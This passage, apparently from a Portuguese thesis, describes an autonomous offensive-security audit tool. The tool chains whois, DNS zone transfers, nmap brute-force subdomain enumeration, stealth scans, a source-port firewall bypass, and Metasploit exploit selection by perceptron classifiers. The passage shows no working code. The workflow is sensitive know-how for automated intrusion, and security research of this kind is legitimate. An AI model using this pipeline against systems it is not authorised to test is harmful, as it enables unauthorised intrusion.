
Esta seção descreve como funciona a ferramenta autonômica desenvolvida nesta pesquisa. Não há necessidade de um especialista em segurança da informação para utilizar a solução. O próprio administrador de rede ou gerente de TI poderá executar a ferramenta e obter diagnóstico similar ao apresentado pelo especialista. Apenas devem definir as políticas de utilização da ferramenta: o domínio ou endereço IP do alvo e o diretório de destino da auditoria.

Ao digitar o comando "java -jar sistemautonomico.jar" e informar o domínio alvo "ww.empresax.com.br" e o diretório de destino da auditoria "/home/auditor/empresax" no console do sistema, incia-se todo o procedimento realizado no exemplo da Seção 4.1. Ao final, será gerado um arquivo de relatório com todos os resultados obtidos da auditoria: os servidores de nome, subdomínios, portas-serviços-versões em execução no alvo, sistema operacional, as vulnerabilidades associadas e os *Exploits* utilizados, as informações necessárias para a correção de falhas do sistema.

4.4 Detalhamento Da Proposta

Esta seção detalha a proposta de implementação de um sistema de autoproteção autonômico capaz de realizar uma auditoria em segurança da informação com base na segurança ofensiva, executando testes de invasão automatizados. Para tanto, o mecanismo proposto tem como objetivos adicionar agilidade ao processo de identificação de vulnerabilidades e eliminar o fator humano na execução de testes repetitivos, consistindo em um gerente autonômico que realizará as etapas de reconhecimento, armamento, entrega e exploração da metodologia *Cyber Kill Chain*. Este sistema analisará os dados coletados e planejará a exploração das vulnerabilidades do sistema, selecionando o *Exploit* adequado e executando em seguida a exploração. O gerente lidará com as ferramentas disponíveis em distribuições Linux, executando a melhor técnica de acordo com o que lhe é apresentado como resposta das etapas da metodologia, tendo como resultado um relatório geral. Isto fornecerá diagnóstico de segurança similar ao dado pelo especialista em segurança da informação.

Figura 11 – Arquitetura Geral da proposta.



Fonte: o autor

A Figura 11 apresenta uma visão geral da proposta e conta com um elemento autonômico que gerenciará as etapas de Reconhecimento, Avaliação, Planejamento, Exploração e Avaliação, funcionando sobre uma base de conhecimento.

A etapa de Reconhecimento inicia-se com busca por informações relevantes do alvo e para esta tarefa, algumas ferramentas de terceiros são executadas: whois, host, traceroute e nmap. Cada uma detém uma função específica no escopo da atividade da coleta de informações. As ferramentas utilizadas na solução para a fase de reconhecimento são:

- A ferramenta *whois* (Computer Hope): permite a consulta dos registros de domínios, possibilitando obter os nomes e endereços IP dos servidores de nome válidos e ativos do alvo.

- A ferramenta *host* (Computer Hope): possibilita consultas diretas dos registros DNS nos servidores de nome no sistema alvo. A ferramenta é utilizada para obtenção de registros: MX, referente a servidores de e-mail; A, associando endereços IP a nomes de domínio; HINFO, que traz a arquitetura e o sistema do servidor, etc. Além disto, com a transferência

de zona de DNS é possível enumerar os subdomínios que esses servidores resolvem e, assim, aumentar o número de endereços IPs suscetíveis ao procedimento da auditoria.

- A ferramenta *traceroute* (BUTSKOYS): mapeia a rota entre o host de origem e o host de destino. Pode fornecer indícios de filtragem de pacotes ao longo do caminho ou no próprio sistema alvo. Com isto, permite a aplicação de técnicas de escaneamento de portas que tentam burlar as regras do firewall.

Através das varreduras de portas é possível verificar se os hosts do sistema alvo estão ativos, quais são as portas que estão abertas, filtradas ou fechadas e em que protocolo estão funcionando (TCP/UDP), dentre outras funções. Essas varreduras são uma subetapa do Reconhecimento, complementando-o. A seguinte tecnologia é considerada:

- A ferramenta *nmap* (LYON): capaz de realizar diversos tipos de varreduras. Além disto, possibilita a detecção do sistema operacional em funcionamento no alvo através de análise ativa de pilha TCP/IP. Entre as varreduras que podem ser executadas estão: varreduras furtivas, SIN; varreduras de porta UDP; detecção ativa de sistema operacional; identificação de serviços ativos; varreduras de vulnerabilidades e; outros tipos de varreduras, incluindo-se a enumeração dos domínios resolvidos pelo DNS.

Com os dados obtidos na fase reconhecimento, as saídas das ferramentas descritas são analisadas para dar suporte as etapas de Armamento, Entrega e Exploração. Esta análise verifica se os dados coletados são suficientes para a continuidade do processo de auditoria e contará com uma rede neural perceptron simples para a classificação de suficiência de informações (suficiente/insuficiente). As vulnerabilidades encontradas são analisadas para que se encontre o *Exploit* compatível para a exploração. A compatibilidade entre a vulnerabilidade e o *Exploit* será analisada por uma rede neural perceptron simples distinta da mencionada, que irá realizar essa classificação (compatível/incompatível). A utilização destas redes neurais artificiais têm como objetvo facilitar a manutenção e evolução da proposta. Uma vez que é possível adicionar tecnologia de terceiros no processo, a quantidade de dados relevantes para análise pode crescer consideravelmente, o que torna uma estrutura condicional *if else* inviável para as análises citadas. As seguintes tecnologias serão consideradas:

- A ferramenta *searchsploit* (Ofensive Security): ferramenta em linha de comando para consultas à base da dados de vulnerabilidades e *exploits*, chamada de *Exploit-DB*, mantida pela *offensive-security.com*.

- *Metasploit Framework* (RAPID7): ferramenta que realizará a exploração, contendo grande variedade de *Exploit* e *Payloads* (WEIDMAN, 2014). No ambiente do *Metasploit*, pode-se escolher o *Exploit* e *Payloads* específicos para determinado serviço e sistema operacional, complementando as etapas anteriores.

Estas ferramentas serão executadas pelo sistema autonômico proposto, que será desenvolvido em linguagem Java, escolhida para este projeto por ter suporte expressivo e bibliotecas já disponíveis e pela curva de aprendizagem diminuída em comparação com outras linguagens de programação. Também foi utilizada a linguagem de *ShellScript*, que fez a ligação entre a programação Java e a execução das ferramentas externas.

Todo o processo é suportado por uma base de conhecimento composto por arquivos de saída das ferramentas descritas, onde cada arquivo fornecerá dados relevantes relacionados ao alvo. Além destes, a base conta um arquivo de mapeamento entre os códigos das vulnerabilidades contidas no banco de vulnerabilidades *Exploit-DB* e os *exploits* contidos dentro do ambiente do *Metasploit Framework*. Para a futura análise estatística da performance da proposta, um banco de dados criado no SQLite conterá as métricas e informações de controle dos testes de invasão.


4.4.1 Funcionamento Da Proposta

O sistema autonômico desenvolvido se baseia na arquitetura proposta pela IBM, MAPE-K (Monitoramento, Análise, Planejamento, Execução - Base de Conhecimento) modificada, como apresentada na Figura 11. A proposta conta com os seguintes elementos estruturais: i) Reconhecimento, equivalente ao Monitoramento da arquitetura MAPE-K; ii) Análise; iii) Planejamento; iv) Execução; v) Avaliação, não há equivalência na arquitetura MAPE-K e; vi) Base de Conhecimento.

O sistema depende do usuário para lhe fornecer as políticas de funcionamento como diretrizes para sua utilização. Essas políticas direcionam a execução da ferramenta impactando diretamente no negócio. Usa-se como base os tipos de testes de invasão definidos na Seção 2.3 , Subseção 2.3.2, refletindo no tempo de execução, autonomia da auditoria, profundidade do teste, qualidade dos resultados e na eficiência/custo, ilustrados na Figura 8. Para fins de implementação neste projeto, a representação destas políticas foi simplificada para dados básicos de um teste de invasão externo.

A interface com o usuário é simplificada, solicitando apenas o domínio e o diretório de destino dos arquivos gerados pela auditoria, o que permite rever todos os passos da auditoria, se necessário. Após a inserção das políticas, o processo é iniciado e o sistema continuará a auditoria sozinho, sem a intervenção do usuário. Seguem as descrições detalhadas das etapas para a auditoria. Os diagramas UML estão disponíveis para consulta no Apêndice A.

Figura 12 – Funcionamento da Proposta.




Fonte: o autor.

O algoritmo de fluxo normal descreve de forma geral o funcionamento do sistema autonômico proposto. Segue o detalhamento de cada item descrito.

Item 1 : O sistema realizará a coleta de informações do alvo. Para isto, inicia a busca pelo registro do domínio nos bancos de dados WHOIS com a ferramenta de linha de comando whois. Quando o sistema recebe as políticas de uso, o domínio é carregado como parâmetro na ferramenta whois e imediatamente é executada. A saída da ferramenta é salva dentro de um arquivo de texto.


Figura 13 – Ferramenta Whois.



Fonte: o autor.

Item 2 : A saída da ferramenta whois é analisada e são obtidos os nomes e endereços IP dos servidores de nome oficiais associados ao domínio alvo. As linhas do arquivo de saída que possuem as chaves padronizadas: "domain", "Domain Name"ou "nserver"são identificadas, retirado-se delas as informações mencionadas.


Figura 14 – Análise Ferramenta Whois.



Fonte: o autor.

Item 3 : O sistema realizará a enumeração de subdomínios associados ao domínio principal. Para esta tarefa, o sistema tentará a transferência de zona de DNS a partir dos servidores de nome encontrados no registro de domínio. A ferramenta de linha de comando host é utilizada. A transferência de zona de DNS é executada diretamente nos servidores de nome associados ao registro encontrado no item 1. A ferramenta host é utilizada na tarefa e sua saída é direcionada para um único arquivo de texto. Todos os servidores de nome listados no registro serão averiguados.


Figura 15 – Transferência de Zona de DNS.



Fonte: o autor.

Item 4 : A saída da ferramenta host é analisada e caso a transferência de zona de DNS tenha sucesso, os registros que contém a assinatura "A", que relacionam os nomes de domínios aos endereços IP, são capturados. Localizada a assinatura, os nomes de domínio e seus respectivos endereços IP serão armazenados na memória do sistema.


Figura 16 – Analise Transferência de Zona de DNS.



Fonte: o autor.

Item 5 : Verificada falha na transferência de zona DNS, o sistema utilizará a ferramenta nmap para realizar uma enumeração de subdomínios associados através de tentativa e erro, tendo como base arquivo de dicionário. O sistema analisará o arquivo de saída da transferência de zona DNS. Se for localizado mensagem de falha (palavra *"failed"*) em todos os requisições de transferência de zona de DNS (uma requisição para cada servidor de nome encontrado), a ferramenta nmap é utilizada para enumerar os subdomínios associados. Para isto, é adicionado o script "dns-brute.nse" como parâmetro de uso da ferramenta e realiza descoberta de subdomínios através da técnica de força bruta, utilizando dicionário.


Figura 17 – Enumeração de Subdomínios Nmap.



Fonte: o autor.

Item 6 : O sistema analisará o arquivo de saída da ferramenta nmap que contém a enumeração de subdomínio e procurará pelas tags e atributos que contêm as informações de “hostname” e “address”, guardando em memória os endereços IP e nomes de subdomínios encontrados.


Figura 18 – Análise Enumeração de Subdomínios Nmap.



Fonte: o autor.

Item 7 : O sistema realizará varreduras de portas no alvo utilizando a ferramenta nmap. Varreduras furtivas e UDP são lançadas combinadas com a opção de detecção de versões executadas nos serviços encontrados e sistema operacional.


Figura 19 – Varreduras Nmap.



Fonte: o autor.

Item 8 : As saídas da ferramenta nmap são analisadas, sendo capturadas as portas abertas, os protocolos, os serviços em execução em cada porta, a versão dos software de cada serviço e o sistema operacional em funcionamento.


Figura 20 – Análise de Varreduras Nmap.



Fonte: o autor.

Item 9 : O sistema rastreará a rota entre o dispositivo auditor e o auditado através da ferramenta de linha de comando traceroute. A utilização desta ferramenta pode indicar de filtragem de pacotes, o que sugere o uso de firewall entre a origem e o destino (host auditável).


Figura 21 – Traceroute.



Fonte: o autor.

Item 10 : A saída da ferramenta traceroute é analisada, verificando se o dispositivo alvo foi alcançado. Caso resulte em falha, indicará possível filtragem de pacotes. Com isto, uma nova varredura de portas é realizada com a ferramenta nmap com a opção "–source-port", utilizando a técnica *bypass firewall*.

Figura 22 – Análise Traceroute.




Fonte: o autor.

Item 11 : O sistema analisará o arquivo de saída do arquivo XML da ferramenta nmap para a varredura *bypass firewall*, identificará as tags relacionadas às portas, serviços, versões e sistema operacional do host alvo da varredura e guardará em memória.

Item 12 : O sistema compilará as informações obtidas no item 8 e no item 11, eliminando as informação repetidas, deixando na memória somente referência única de portas, protocolos, status, serviço, versões e sistema operacional.

